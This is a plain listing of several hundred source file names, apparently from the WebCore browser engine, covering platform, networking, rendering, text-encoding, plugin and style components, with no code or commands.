LevelDBComparator.h

LevelDBDatabase.cpp

LevelDBDatabase.h

LevelDBIterator.h

LevelDBSlice.h

LevelDBTransaction.cpp

LevelDBTransaction.h

LevelDBWriteBatch.cpp

LevelDBWriteBatch.h

LinkHash.cpp

LinkHash.h

GamepadDeviceLinux.cpp

GamepadDeviceLinux.h

LocalizedStrings.cpp

LocalizedStrings.h

Logging.cpp

Logging.h

BlockExceptions.h

BlockExceptions.mm

ClipboardMac.mm

ContentFilterMac.mm

---

ContextMenuItemMac.mm

ContextMenuMac.mm

CursorMac.mm

DisplaySleepDisabler.cpp

DisplaySleepDisabler.h

DragDataMac.mm

DragImageMac.mm

DynamicLinkerInterposing.h

EmptyProtocolDefinitions.h

EventLoopMac.mm

FileSystemMac.mm

FoundationExtras.h

HTMLConverter.h

HTMLConverter.mm

KeyEventMac.mm

KillRingMac.mm

KURLMac.mm

Language.mm

LocalCurrentGraphicsContext.h

LocalCurrentGraphicsContext.mm

LocalizedStringsMac.cpp

LoggingMac.mm

MemoryPressureHandlerMac.mm

MIMETypesRegistryMac.mm

NSScrollerImpDetails.h

---

NSScrollerImpDetails.mm  
PasteboardMac.mm  
PlatformClockCA.cpp  
PlatformClockCA.h  
PlatformClockCM.h  
PlatformClockCM.mm  
PlatformEventFactoryMac.h  
PlatformEventFactoryMac.mm  
PlatformPasteboardMac.mm  
PlatformScreenMac.mm  
PlatformSpeechSynthesisMac.mm  
PlatformSpeechSynthesizerMac.mm  
PublicSuffixMac.mm  
PurgeableBufferMac.cpp  
RunLoopMac.mm  
ScrollAnimatorMac.h  
ScrollAnimatorMac.mm  
ScrollbarThemeMac.h  
ScrollbarThemeMac.mm  
ScrollElasticityController.h  
ScrollElasticityController.mm  
ScrollViewMac.mm  
SharedBufferMac.mm  
SharedTimerMac.mm  
SoftLinking.h

---



SoundMac.mm

SSLKeyGeneratorMac.cpp

SuddenTermination.mm

SystemVersionMac.h

SystemVersionMac.mm

ThemeMac.h

ThemeMac.mm

ThreadCheck.mm

WebCoreFullScreenPlaceholderView.h

WebCoreFullScreenPlaceholderView.mm

WebCoreFullScreenWarningView.h

WebCoreFullScreenWarningView.mm

WebCoreFullScreenWindow.h

WebCoreFullScreenWindow.mm

WebCoreNSCellExtras.h

WebCoreNSCellExtras.m

WebCoreNSStringExtras.h

WebCoreNSStringExtras.mm

WebCoreNSURLExtras.h

WebCoreNSURLExtras.mm

WebCoreObjCExtras.h

WebCoreObjCExtras.mm

WebCoreSystemInterface.h

WebCoreSystemInterface.mm

WebCoreView.h

---

WebCoreView.m

WebFontCache.h

WebFontCache.mm

WebNSAttributedStringExtras.h

WebNSAttributedStringExtras.mm

WebVideoFullscreenController.h

WebVideoFullscreenController.mm

WebVideoFullscreenHUDWindowController.h

WebVideoFullscreenHUDWindowController.mm

WebWindowAnimation.h

WebWindowAnimation.mm

WidgetMac.mm

MainThreadTask.h

MediaStreamCenterBlackBerry.cpp

MediaStreamCenterBlackBerry.h

MediaStreamCenterGStreamer.cpp

MediaStreamCenterGStreamer.h

MediaConstraints.h

MediaStreamCenter.cpp

MediaStreamCenter.h

MediaStreamComponent.h

MediaStreamDescriptor.h

MediaStreamSource.cpp

MediaStreamSource.h

MediaStreamSourcesQueryClient.h

---

RTCTConfiguration.h  
RTCTDataChannelHandler.h  
RTCTDataChannelHandlerClient.h  
RTCTDTMFSenderHandler.h  
RTCTDTMFSenderHandlerClient.h  
RTCTIceCandidateDescriptor.cpp  
RTCTIceCandidateDescriptor.h  
RTCTPeerConnectionHandler.cpp  
RTCTPeerConnectionHandler.h  
RTCTPeerConnectionHandlerClient.h  
RTCTSessionDescriptionDescriptor.cpp  
RTCTSessionDescriptionDescriptor.h  
RTCTSessionDescriptionRequest.h  
RTCTStatsRequest.h  
RTCTStatsResponseBase.h  
RTCTVoidRequest.h  
MemoryPressureHandler.cpp  
MemoryPressureHandler.h  
MIMETypeRegistry.cpp  
MIMETypeRegistry.h  
DeviceMotionClientMock.cpp  
DeviceMotionClientMock.h  
DeviceOrientationClientMock.cpp  
DeviceOrientationClientMock.h  
GeolocationClientMock.cpp

---

GeolocationClientMock.h  
PlatformSpeechSynthesizerMock.cpp  
PlatformSpeechSynthesizerMock.h  
ScrollbarThemeMock.cpp  
ScrollbarThemeMock.h  
AuthenticationChallengeBase.cpp  
AuthenticationChallengeBase.h  
AuthenticationClient.h  
AuthenticationChallenge.h  
AutofillBackingStore.cpp  
AutofillBackingStore.h  
BlobStream.cpp  
BlobStream.h  
CookieJarBlackBerry.cpp  
CredentialBackingStore.cpp  
CredentialBackingStore.h  
CredentialStorageBlackBerry.cpp  
DeferredData.cpp  
DeferredData.h  
DNSBlackBerry.cpp  
NetworkJob.cpp  
NetworkJob.h  
NetworkManager.cpp  
NetworkManager.h  
NetworkStateNotifierBlackBerry.cpp

---

ProxyServerBlackBerry.cpp  
ResourceError.h  
ResourceErrorBlackBerry.cpp  
ResourceHandleBlackBerry.cpp  
ResourceRequest.h  
ResourceRequestBlackBerry.cpp  
ResourceResponse.h  
ResourceResponseBlackBerry.cpp  
RSS10Parser.cpp  
RSS10Parser.h  
RSS20Parser.cpp  
RSS20Parser.h  
RSSAtomParser.cpp  
RSSAtomParser.h  
RSSFilterStream.cpp  
RSSFilterStream.h  
RSSGenerator.cpp  
RSSGenerator.h  
RSSParserBase.cpp  
RSSParserBase.h  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandleBlackBerry.cpp  
BlobData.cpp  
BlobData.h

---

BlobRegistry.cpp  
BlobRegistry.h  
BlobRegistryImpl.cpp  
BlobRegistryImpl.h  
BlobResourceHandle.cpp  
BlobResourceHandle.h  
BlobStorageData.h  
AuthenticationCF.cpp  
AuthenticationCF.h  
AuthenticationChallenge.h  
CookieJarCFNet.cpp  
CookieStorageCFNet.cpp  
CredentialStorageCFNet.cpp  
DNSCFNet.cpp  
DownloadBundle.h  
FormDataStreamCFNet.cpp  
FormDataStreamCFNet.h  
LoaderRunLoopCF.cpp  
LoaderRunLoopCF.h  
NetworkStorageSessionCFNet.cpp  
ProxyServerCFNet.cpp  
ResourceError.h  
ResourceErrorCF.cpp  
ResourceHandleCFNet.cpp  
ResourceRequest.h

---

ResourceRequestCFNet.cpp  
ResourceRequestCFNet.h  
ResourceResponse.h  
ResourceResponseCFNet.cpp  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandleCFNet.cpp  
CookieStorage.h  
Credential.cpp  
Credential.h  
CredentialStorage.cpp  
CredentialStorage.h  
AuthenticationChallenge.h  
CookieJarCurl.cpp  
CredentialStorageCurl.cpp  
CurlDownload.cpp  
CurlDownload.h  
DNSCurl.cpp  
DownloadBundle.h  
FormDataStreamCurl.cpp  
FormDataStreamCurl.h  
ProxyServerCurl.cpp  
ResourceError.h  
ResourceHandleCurl.cpp  
ResourceHandleManager.cpp

---

ResourceHandleManager.h  
ResourceRequest.h  
ResourceResponse.h  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandleCurl.cpp  
DataURL.cpp  
DataURL.h  
DNS.h  
DNSResolveQueue.cpp  
DNSResolveQueue.h  
NetworkStateNotifierEfl.cpp  
FormData.cpp  
FormData.h  
FormDataBuilder.cpp  
FormDataBuilder.h  
CredentialBackingStore.cpp  
CredentialBackingStore.h  
HTTPHeaderMap.cpp  
HTTPHeaderMap.h  
HTTPParsers.cpp  
HTTPParsers.h  
HTTPStatusCodes.h  
AuthenticationMac.h  
AuthenticationMac.mm

---



CookieJarMac.mm  
CookieStorageMac.mm  
CredentialStorageMac.mm  
FormDataStreamMac.h  
FormDataStreamMac.mm  
NetworkStateNotifierMac.cpp  
ResourceErrorMac.mm  
ResourceHandleMac.mm  
ResourceRequestMac.mm  
ResourceResponseMac.mm  
SynchronousLoaderClient.mm  
UTIUtilities.h  
UTIUtilities.mm  
WebCoreResourceHandleAsDelegate.h  
WebCoreResourceHandleAsDelegate.mm  
WebCoreResourceHandleAsOperationQueueDelegate.h  
WebCoreResourceHandleAsOperationQueueDelegate.mm  
WebCoreURLResponse.h  
WebCoreURLResponse.mm  
MIMEHeader.cpp  
MIMEHeader.h  
MIMESniffing.cpp  
MIMESniffing.h  
NetworkingContext.h  
NetworkStateNotifier.cpp

---

NetworkStateNotifier.h  
NetworkStorageSession.h  
NetworkStorageSessionStub.cpp  
ParsedContentType.cpp  
ParsedContentType.h  
PlatformCookieJar.h  
ProtectionSpace.cpp  
ProtectionSpace.h  
ProtectionSpaceHash.h  
ProxyServer.cpp  
ProxyServer.h  
AuthenticationChallenge.h  
CookieJarQt.cpp  
CookieJarQt.h  
CredentialStorageQt.cpp  
DNSQt.cpp  
NetworkStateNotifierPrivate.h  
NetworkStateNotifierQt.cpp  
ProxyServerQt.cpp  
QNetworkReplyHandler.cpp  
QNetworkReplyHandler.h  
QtMIMETTypeSniffer.cpp  
QtMIMETTypeSniffer.h  
ResourceError.h  
ResourceHandleQt.cpp

---

ResourceRequest.h  
ResourceRequestQt.cpp  
ResourceResponse.h  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandlePrivate.h  
SocketStreamHandleQt.cpp  
ResourceErrorBase.cpp  
ResourceErrorBase.h  
ResourceHandle.cpp  
ResourceHandle.h  
ResourceHandleClient.cpp  
ResourceHandleClient.h  
ResourceHandleInternal.h  
ResourceHandleTypes.h  
ResourceLoadPriority.h  
ResourceLoadTiming.cpp  
ResourceLoadTiming.h  
ResourceRequestBase.cpp  
ResourceRequestBase.h  
ResourceResponseBase.cpp  
ResourceResponseBase.h  
SocketStreamErrorBase.cpp  
SocketStreamErrorBase.h  
SocketStreamHandleBase.cpp

---

SocketStreamHandleBase.h  
SocketStreamHandleClient.h  
AuthenticationChallenge.h  
AuthenticationChallengeSoup.cpp  
CookieJarSoup.cpp  
CookieJarSoup.h  
CookieStorageSoup.cpp  
CredentialStorageSoup.cpp  
DNSSoup.cpp  
GOwnPtrSoup.cpp  
GOwnPtrSoup.h  
NetworkStorageSessionSoup.cpp  
ProxyResolverSoup.cpp  
ProxyResolverSoup.h  
ProxyServerSoup.cpp  
ResourceError.h  
ResourceErrorSoup.cpp  
ResourceHandleSoup.cpp  
ResourceRequest.h  
ResourceRequestSoup.cpp  
ResourceResponse.h  
ResourceResponseSoup.cpp  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandleSoup.cpp

---

SoupURIUtils.cpp  
SoupURIUtils.h  
SynchronousLoaderClient.cpp  
SynchronousLoaderClient.h  
AuthenticationChallenge.h  
CookieJarWin.cpp  
CredentialStorageWin.cpp  
DownloadBundleWin.cpp  
NetworkStateNotifierWin.cpp  
ProxyServerWin.cpp  
ResourceError.h  
ResourceHandleWin.cpp  
ResourceRequest.h  
ResourceResponse.h  
SocketStreamError.h  
SocketStreamHandle.h  
SocketStreamHandleWin.cpp  
RenderThemeNix.cpp  
RenderThemeNix.h  
ScrollbarThemeNix.cpp  
ScrollbarThemeNix.h  
NotImplemented.cpp  
NotImplemented.h  
Pasteboard.h  
PasteboardStrategy.h

---

PlatformEvent.cpp  
PlatformEvent.h  
PlatformExportMacros.h  
PlatformGestureEvent.h  
PlatformInstrumentation.cpp  
PlatformInstrumentation.h  
PlatformKeyboardEvent.h  
PlatformMenuDescription.h  
PlatformMouseEvent.h  
PlatformPasteboard.h  
PlatformScreen.h  
PlatformSpeechSynthesis.h  
PlatformSpeechSynthesisUtterance.cpp  
PlatformSpeechSynthesisUtterance.h  
PlatformSpeechSynthesisVoice.cpp  
PlatformSpeechSynthesisVoice.h  
PlatformSpeechSynthesizer.cpp  
PlatformSpeechSynthesizer.h  
PlatformStrategies.cpp  
PlatformStrategies.h  
PlatformTouchEvent.h  
PlatformTouchPoint.h  
PlatformWheelEvent.h  
PODArena.h  
PODFreeListArena.h

---

PODInterval.h  
PODIntervalTree.h  
PODRedBlackTree.h  
PopupMenu.h  
PopupMenuClient.h  
PopupMenuStyle.h  
FileSystemPOSIX.cpp  
SharedBufferPOSIX.cpp  
PublicSuffix.h  
PurgeableBuffer.h  
PurgePriority.h  
ClipboardQt.cpp  
CursorQt.cpp  
DataTransferItemListQt.cpp  
DataTransferItemListQt.h  
DataTransferItemQt.cpp  
DataTransferItemQt.h  
DeviceMotionClientQt.cpp  
DeviceMotionClientQt.h  
DeviceMotionProviderQt.cpp  
DeviceMotionProviderQt.h  
DeviceOrientationClientQt.cpp  
DeviceOrientationClientQt.h  
DeviceOrientationProviderQt.cpp  
DeviceOrientationProviderQt.h

---

DragDataQt.cpp  
DragImageQt.cpp  
EventLoopQt.cpp  
FileSystemQt.cpp  
GamepadsQt.cpp  
KURLQt.cpp  
LanguageQt.cpp  
LocalizedStringsQt.cpp  
LoggingQt.cpp  
MIMETypeRegistryQt.cpp  
PasteboardQt.cpp  
PlatformKeyboardEventQt.cpp  
PlatformScreenQt.cpp  
PlatformSupport.h  
PlatformSupportQt.cpp  
QStyleFacade.h  
QtTestSupport.cpp  
QtTestSupport.h  
QWebPageClient.h  
RenderThemeQStyle.cpp  
RenderThemeQStyle.h  
RenderThemeQt.cpp  
RenderThemeQt.h  
RenderThemeQtMobile.cpp  
RenderThemeQtMobile.h

---



RunLoopQt.cpp  
ScrollbarThemeQStyle.cpp  
ScrollbarThemeQStyle.h  
ScrollbarThemeQt.cpp  
ScrollViewQt.cpp  
SharedBufferQt.cpp  
SharedTimerQt.cpp  
SoundQt.cpp  
TemporaryLinkStubsQt.cpp  
ThirdPartyCookiesQt.cpp  
ThirdPartyCookiesQt.h  
UserAgentQt.cpp  
UserAgentQt.h  
WebCoreSystemInterface.h  
WebCoreSystemInterface.mm  
WidgetQt.cpp  
RefCountedSupplement.h  
ReferrerPolicy.h  
RunLoop.cpp  
RunLoop.h  
RuntimeApplicationChecks.cpp  
RuntimeApplicationChecks.h  
SchemeRegistry.cpp  
SchemeRegistry.h  
ScrollableArea.cpp

---

ScrollableArea.h

ScrollAnimator.cpp

ScrollAnimator.h

ScrollAnimatorNone.cpp

ScrollAnimatorNone.h

Scrollbar.cpp

Scrollbar.h

ScrollbarTheme.cpp

ScrollbarTheme.h

ScrollbarThemeClient.h

ScrollbarThemeComposite.cpp

ScrollbarThemeComposite.h

ScrollTypes.h

ScrollView.cpp

ScrollView.h

SearchPopupMenu.h

SharedBuffer.cpp

SharedBuffer.h

SharedBufferChunkReader.cpp

SharedBufferChunkReader.h

SharedTimer.h

Sound.h

SQLiteAuthorizer.cpp

SQLiteDatabase.cpp

SQLiteDatabase.h

---

SQLiteFileSystem.cpp  
SQLiteFileSystem.h  
SQLiteStatement.cpp  
SQLiteStatement.h  
SQLiteTransaction.cpp  
SQLiteTransaction.h  
SQLValue.cpp  
SQLValue.h  
SSLKeyGenerator.h  
SuddenTermination.h  
Supplementable.h  
AtomicStringKeyedMRUCache.h  
BidiContext.cpp  
BidiContext.h  
BidiResolver.h  
BidiRunList.h  
StringBlackBerry.cpp  
TextBreakIteratorInternalICUBlackBerry.cpp  
AtomicStringCF.cpp  
HyphenationCF.cpp  
StringCF.cpp  
StringImplCF.cpp  
DateTimeFormat.cpp  
DateTimeFormat.h  
DecodeEscapeSequences.h

---

TextBreakIteratorInternalICUEfl.cpp  
TextCheckerEnchant.cpp  
TextCheckerEnchant.h  
TextBreakIteratorInternalICUGtk.cpp  
Hyphenation.cpp  
Hyphenation.h  
LineBreakIteratorPoolICU.h  
LineEnding.cpp  
LineEnding.h  
LocaleICU.cpp  
LocaleICU.h  
LocaleNone.cpp  
LocaleToScriptMapping.h  
LocaleToScriptMappingDefault.cpp  
LocaleToScriptMappingICU.cpp  
CharsetData.h  
HyphenationMac.mm  
LocaleMac.h  
LocaleMac.mm  
make-charset-table.pl  
StringImplMac.mm  
StringMac.mm  
TextBoundaries.mm  
TextBreakIteratorInternalICUMac.mm  
TextCodecMac.cpp

---

TextCodecMac.h  
NonCJKGlyphOrientation.h  
ParserUtilities.h  
PlatformLocale.cpp  
PlatformLocale.h  
TextBoundariesQt.cpp  
TextBreakIteratorInternalICUQt.cpp  
QuotedPrintable.cpp  
QuotedPrintable.h  
RegularExpression.cpp  
RegularExpression.h  
SegmentedString.cpp  
SegmentedString.h  
StringWithDirection.h  
SuffixTree.h  
TextAllInOne.cpp  
TextBoundaries.cpp  
TextBoundaries.h  
TextBreakIterator.cpp  
TextBreakIterator.h  
TextBreakIteratorICU.cpp  
TextBreakIteratorInternalICU.h  
TextCheckerClient.h  
TextChecking.h  
TextCodec.cpp

---

TextCodec.h  
TextCodecASCIIFastPath.h  
TextCodecICU.cpp  
TextCodecICU.h  
TextCodecLatin1.cpp  
TextCodecLatin1.h  
TextCodecUserDefined.cpp  
TextCodecUserDefined.h  
TextCodecUTF16.cpp  
TextCodecUTF16.h  
TextCodecUTF8.cpp  
TextCodecUTF8.h  
TextDirection.h  
TextEncoding.cpp  
TextEncoding.h  
TextEncodingDetector.h  
TextEncodingDetectorICU.cpp  
TextEncodingDetectorNone.cpp  
TextEncodingRegistry.cpp  
TextEncodingRegistry.h  
TextStream.cpp  
TextStream.h  
FontTranscoder.cpp  
FontTranscoder.h  
UnicodeBidi.h

---

UnicodeRange.cpp  
UnicodeRange.h  
TextBreakIteratorWchar.cpp  
LocaleWin.cpp  
LocaleWin.h  
TextBreakIteratorInternalICUWin.cpp  
TextCodecWin.cpp  
TextCodecWin.h  
WritingMode.h  
Theme.cpp  
Theme.h  
ThemeTypes.h  
ThreadCheck.h  
ThreadGlobalData.cpp  
ThreadGlobalData.h  
ThreadTimers.cpp  
ThreadTimers.h  
Timer.cpp  
Timer.h  
TreeShared.h  
UUID.cpp  
UUID.h  
VisitedLinkStrategy.h  
Widget.cpp  
Widget.h

---

BitmapInfo.cpp  
BitmapInfo.h  
BString.cpp  
BString.h  
ClipboardUtilitiesWin.cpp  
ClipboardUtilitiesWin.h  
ClipboardWin.cpp  
COMPtr.h  
ContextMenuItemWin.cpp  
ContextMenuWin.cpp  
CursorWin.cpp  
DefWndProcWindowClass.cpp  
DefWndProcWindowClass.h  
DelayLoadedModulesEnumerator.cpp  
DelayLoadedModulesEnumerator.h  
DragDataWin.cpp  
DragImageCairoWin.cpp  
DragImageCGWin.cpp  
DragImageWin.cpp  
EditorWin.cpp  
EventLoopWin.cpp  
FileSystemWin.cpp  
GDIObjectCounter.cpp  
GDIObjectCounter.h  
HWndDC.h

---



ImportedFunctionsEnumerator.cpp

ImportedFunctionsEnumerator.h

ImportedModulesEnumerator.cpp

ImportedModulesEnumerator.h

ImportedModulesEnumeratorBase.h

KeyEventWin.cpp

LanguageWin.cpp

LocalizedStringsWin.cpp

LoggingWin.cpp

MIMETypeRegistryWin.cpp

PasteboardWin.cpp

PathWalker.cpp

PathWalker.h

PEImage.cpp

PEImage.h

PlatformMouseEventWin.cpp

PlatformScreenWin.cpp

PopupMenuWin.cpp

PopupMenuWin.h

RunLoopWin.cpp

ScrollbarThemeSafari.cpp

ScrollbarThemeSafari.h

ScrollbarThemeWin.cpp

ScrollbarThemeWin.h

SearchPopupMenuWin.cpp

---

SearchPopupMenuWin.h  
SharedBufferWin.cpp  
SharedTimerWin.cpp  
SoftLinking.h  
SoundWin.cpp  
SSLKeyGeneratorWin.cpp  
StructuredExceptionHandlerSupressor.h  
SystemInfo.cpp  
SystemInfo.h  
TemporaryLinkStubs.cpp  
WCDataObject.cpp  
WCDataObject.h  
WebCoreInstanceHandle.cpp  
WebCoreInstanceHandle.h  
WebCoreTextRenderer.cpp  
WebCoreTextRenderer.h  
WheelEventWin.cpp  
WidgetWin.cpp  
Win32Handle.h  
WindowMessageBroadcaster.cpp  
WindowMessageBroadcaster.h  
WindowMessageListener.h  
WindowsExtras.h  
WindowsTouch.h  
WindowsKeyboardCodes.h

---

PlatformBlackBerry.cmake  
PlatformEfl.cmake  
PlatformGTK.cmake  
PlatformWinCE.cmake  
NPCallbacksBlackBerry.cpp  
NPCallbacksBlackBerry.h  
PluginPackageBlackBerry.cpp  
PluginViewBlackBerry.cpp  
PluginViewPrivateBlackBerry.cpp  
PluginViewPrivateBlackBerry.h  
DOMMimeType.cpp  
DOMMimeType.h  
DOMMimeType.idl  
DOMMimeTypeArray.cpp  
DOMMimeTypeArray.h  
DOMMimeTypeArray.idl  
DOMPlugin.cpp  
DOMPlugin.h  
DOMPlugin.idl  
DOMPluginArray.cpp  
DOMPluginArray.h  
DOMPluginArray.idl  
PluginPackageEfl.cpp  
PluginViewEfl.cpp  
gtk2xtbin.c

---

gtk2xtbin.h  
PluginPackageGtk.cpp  
PluginViewGtk.cpp  
xembed.h  
IFrameShimSupport.cpp  
IFrameShimSupport.h  
PluginPackageMac.cpp  
PluginViewMac.mm  
npapi.cpp  
npapi.h  
npfunctions.h  
npruntime.h  
nptypes.h  
PluginData.cpp  
PluginData.h  
PluginDatabase.cpp  
PluginDatabase.h  
PluginDataNone.cpp  
PluginDebug.cpp  
PluginDebug.h  
PluginMainThreadScheduler.cpp  
PluginMainThreadScheduler.h  
PluginPackage.cpp  
PluginPackage.h  
PluginPackageNone.cpp

---

PluginQuirkSet.h  
PluginStrategy.h  
PluginStream.cpp  
PluginStream.h  
PluginView.cpp  
PluginView.h  
PluginViewBase.h  
PluginViewNone.cpp  
PluginPackageQt.cpp  
PluginViewQt.cpp  
QtX11ImageConversion.cpp  
QtX11ImageConversion.h  
PaintHooks.asm  
PluginDatabaseWin.cpp  
PluginMessageThrottlerWin.cpp  
PluginMessageThrottlerWin.h  
PluginPackageWin.cpp  
PluginViewWin.cpp  
AutoTableLayout.cpp  
AutoTableLayout.h  
BidiRun.cpp  
BidiRun.h  
break\_lines.cpp  
break\_lines.h  
ClipPathOperation.h

---

ColumnInfo.h

CounterNode.cpp

CounterNode.h

EllipsisBox.cpp

EllipsisBox.h

FilterEffectRenderer.cpp

FilterEffectRenderer.h

FixedTableLayout.cpp

FixedTableLayout.h

FlowThreadController.cpp

FlowThreadController.h

GapRects.h

HitTestingTransformState.cpp

HitTestingTransformState.h

HitTestLocation.cpp

HitTestLocation.h

HitTestRequest.h

HitTestResult.cpp

HitTestResult.h

InlineBox.cpp

InlineBox.h

InlineFlowBox.cpp

InlineFlowBox.h

InlineIterator.h

InlineTextBox.cpp

---

InlineTextBox.h

LayoutRepainter.cpp

LayoutRepainter.h

LayoutState.cpp

LayoutState.h

LogicalSelectionOffsetCaches.h

RenderMathMLBlock.cpp

RenderMathMLBlock.h

RenderMathMLFenced.cpp

RenderMathMLFenced.h

RenderMathMLFraction.cpp

RenderMathMLFraction.h

RenderMathMLMath.cpp

RenderMathMLMath.h

RenderMathMLOperator.cpp

RenderMathMLOperator.h

RenderMathMLRoot.cpp

RenderMathMLRoot.h

RenderMathMLRow.cpp

RenderMathMLRow.h

RenderMathMLSpace.cpp

RenderMathMLSpace.h

RenderMathMLSquareRoot.cpp

RenderMathMLSquareRoot.h

RenderMathMLSubSup.cpp

---

RenderMathMLSubSup.h

RenderMathMLUnderOver.cpp

RenderMathMLUnderOver.h

OverlapTestRequestClient.h

Pagination.h

PaintInfo.h

PaintPhase.h

PointerEventsHitRules.cpp

PointerEventsHitRules.h

RegionOversetState.h

RenderApplet.cpp

RenderApplet.h

RenderArena.cpp

RenderArena.h

RenderBlock.cpp

RenderBlock.h

RenderBlockLineLayout.cpp

RenderBox.cpp

RenderBox.h

RenderBoxModelObject.cpp

RenderBoxModelObject.h

RenderBoxRegionInfo.h

RenderBR.cpp

RenderBR.h

RenderButton.cpp

---



RenderButton.h  
RenderCombineText.cpp  
RenderCombineText.h  
RenderCounter.cpp  
RenderCounter.h  
RenderDeprecatedFlexibleBox.cpp  
RenderDeprecatedFlexibleBox.h  
RenderDetailsMarker.cpp  
RenderDetailsMarker.h  
RenderDialog.cpp  
RenderDialog.h  
RenderEmbeddedObject.cpp  
RenderEmbeddedObject.h  
RenderFieldset.cpp  
RenderFieldset.h  
RenderFileUploadControl.cpp  
RenderFileUploadControl.h  
RenderFlexibleBox.cpp  
RenderFlexibleBox.h  
RenderFlowThread.cpp  
RenderFlowThread.h  
RenderFrame.cpp  
RenderFrame.h  
RenderFrameBase.cpp  
RenderFrameBase.h

---

RenderFrameSet.cpp  
RenderFrameSet.h  
RenderFullScreen.cpp  
RenderFullScreen.h  
RenderGeometryMap.cpp  
RenderGeometryMap.h  
RenderGrid.cpp  
RenderGrid.h  
RenderHTMLCanvas.cpp  
RenderHTMLCanvas.h  
RenderIFrame.cpp  
RenderIFrame.h  
RenderImage.cpp  
RenderImage.h  
RenderImageResource.cpp  
RenderImageResource.h  
RenderImageResourceStyleImage.cpp  
RenderImageResourceStyleImage.h  
RenderingAllInOne.cpp  
RenderInline.cpp  
RenderInline.h  
RenderInputSpeech.cpp  
RenderInputSpeech.h  
RenderLayer.cpp  
RenderLayer.h

---

RenderLayerBacking.cpp  
RenderLayerBacking.h  
RenderLayerCompositor.cpp  
RenderLayerCompositor.h  
RenderLayerFilterInfo.cpp  
RenderLayerFilterInfo.h  
RenderLayerModelObject.cpp  
RenderLayerModelObject.h  
RenderListBoxList.cpp  
RenderListBoxList.h  
RenderListBox.cpp  
RenderListBox.h  
RenderListItem.cpp  
RenderListItem.h  
RenderListMarker.cpp  
RenderListMarker.h  
RenderMarquee.cpp  
RenderMarquee.h  
RenderMedia.cpp  
RenderMedia.h  
RenderMediaControlElements.cpp  
RenderMediaControlElements.h  
RenderMediaControls.cpp  
RenderMediaControls.h  
RenderMenuList.cpp

---

RenderMenuList.h  
RenderMeter.cpp  
RenderMeter.h  
RenderMultiColumnBlock.cpp  
RenderMultiColumnBlock.h  
RenderMultiColumnFlowThread.cpp  
RenderMultiColumnFlowThread.h  
RenderMultiColumnSet.cpp  
RenderMultiColumnSet.h  
RenderNamedFlowThread.cpp  
RenderNamedFlowThread.h  
RenderObject.cpp  
RenderObject.h  
RenderObjectChildList.cpp  
RenderObjectChildList.h  
RenderOverflow.h  
RenderPart.cpp  
RenderPart.h  
RenderProgress.cpp  
RenderProgress.h  
RenderQuote.cpp  
RenderQuote.h  
RenderRegion.cpp  
RenderRegion.h  
RenderRegionSet.cpp

---

RenderRegionSet.h  
RenderReplaced.cpp  
RenderReplaced.h  
RenderReplica.cpp  
RenderReplica.h  
RenderRuby.cpp  
RenderRuby.h  
RenderRubyBase.cpp  
RenderRubyBase.h  
RenderRubyRun.cpp  
RenderRubyRun.h  
RenderRubyText.cpp  
RenderRubyText.h  
RenderScrollbar.cpp  
RenderScrollbar.h  
RenderScrollbarPart.cpp  
RenderScrollbarPart.h  
RenderScrollbarTheme.cpp  
RenderScrollbarTheme.h  
RenderSearchField.cpp  
RenderSearchField.h  
RenderSelectionInfo.h  
RenderSlider.cpp  
RenderSlider.h  
RenderSnapshottedPlugIn.cpp

---

RenderSnapshottedPlugIn.h

RenderTable.cpp

RenderTable.h

RenderTableCaption.cpp

RenderTableCaption.h

RenderTableCell.cpp

RenderTableCell.h

RenderTableCol.cpp

RenderTableCol.h

RenderTableRow.cpp

RenderTableRow.h

RenderTableSection.cpp

RenderTableSection.h

RenderText.cpp

RenderText.h

RenderTextControl.cpp

RenderTextControl.h

RenderTextControlMultiLine.cpp

RenderTextControlMultiLine.h

RenderTextControlSingleLine.cpp

RenderTextControlSingleLine.h

RenderTextFragment.cpp

RenderTextFragment.h

RenderTextTrackCue.cpp

RenderTextTrackCue.h

---

RenderTheme.cpp  
RenderTheme.h  
RenderThemeMac.h  
RenderThemeMac.mm  
RenderThemeSafari.cpp  
RenderThemeSafari.h  
RenderThemeWin.cpp  
RenderThemeWin.h  
RenderThemeWinCE.cpp  
RenderThemeWinCE.h  
RenderTreeAsText.cpp  
RenderTreeAsText.h  
RenderVideo.cpp  
RenderVideo.h  
RenderView.cpp  
RenderView.h  
RenderWidget.cpp  
RenderWidget.h  
RenderWidgetProtector.h  
RenderWordBreak.cpp  
RenderWordBreak.h  
RootInlineBox.cpp  
RootInlineBox.h  
ScrollBehavior.cpp  
ScrollBehavior.h

---

PolygonShape.cpp

PolygonShape.h

RectangleShape.cpp

RectangleShape.h

Shape.cpp

Shape.h

ShapeInfo.cpp

ShapeInfo.h

ShapeInsideInfo.cpp

ShapeInsideInfo.h

ShapeInterval.cpp

ShapeInterval.h

ShapeOutsideInfo.cpp

ShapeOutsideInfo.h

BasicShapes.cpp

BasicShapes.h

BorderData.h

BorderValue.h

CollapsedBorderValue.h

ContentData.cpp

ContentData.h

CounterContent.h

CounterDirectives.cpp

CounterDirectives.h

CursorData.h

---



CursorList.h

DataRef.h

FillLayer.cpp

FillLayer.h

GridPosition.h

GridTrackSize.h

KeyframeList.cpp

KeyframeList.h

LineClampValue.h

NinePiecelImage.cpp

NinePiecelImage.h

OutlineValue.h

QuotesData.cpp

QuotesData.h

RenderStyle.cpp

RenderStyle.h

RenderStyleConstants.h

ShadowData.cpp

ShadowData.h

ShapeValue.h

StyleAllInOne.cpp

StyleBackgroundData.cpp

StyleBackgroundData.h

StyleBoxData.cpp

StyleBoxData.h

---

StyleCachedImage.cpp  
StyleCachedImage.h  
StyleCachedImageSet.cpp  
StyleCachedImageSet.h  
StyleCachedShader.cpp  
StyleCachedShader.h  
StyleCustomFilterProgram.cpp  
StyleCustomFilterProgram.h  
StyleCustomFilterProgramCache.cpp  
StyleCustomFilterProgramCache.h  
StyleDashboardRegion.h  
StyleDeprecatedFlexibleBoxData.cpp  
StyleDeprecatedFlexibleBoxData.h  
StyleFilterData.cpp  
StyleFilterData.h  
StyleFlexibleBoxData.cpp  
StyleFlexibleBoxData.h  
StyleGeneratedImage.cpp  
StyleGeneratedImage.h  
StyleGridData.cpp  
StyleGridData.h  
StyleGridItemData.cpp  
StyleGridItemData.h  
StyleImage.h  
StyleInheritedData.cpp

---

StyleInheritedData.h  
StyleMarqueeData.cpp  
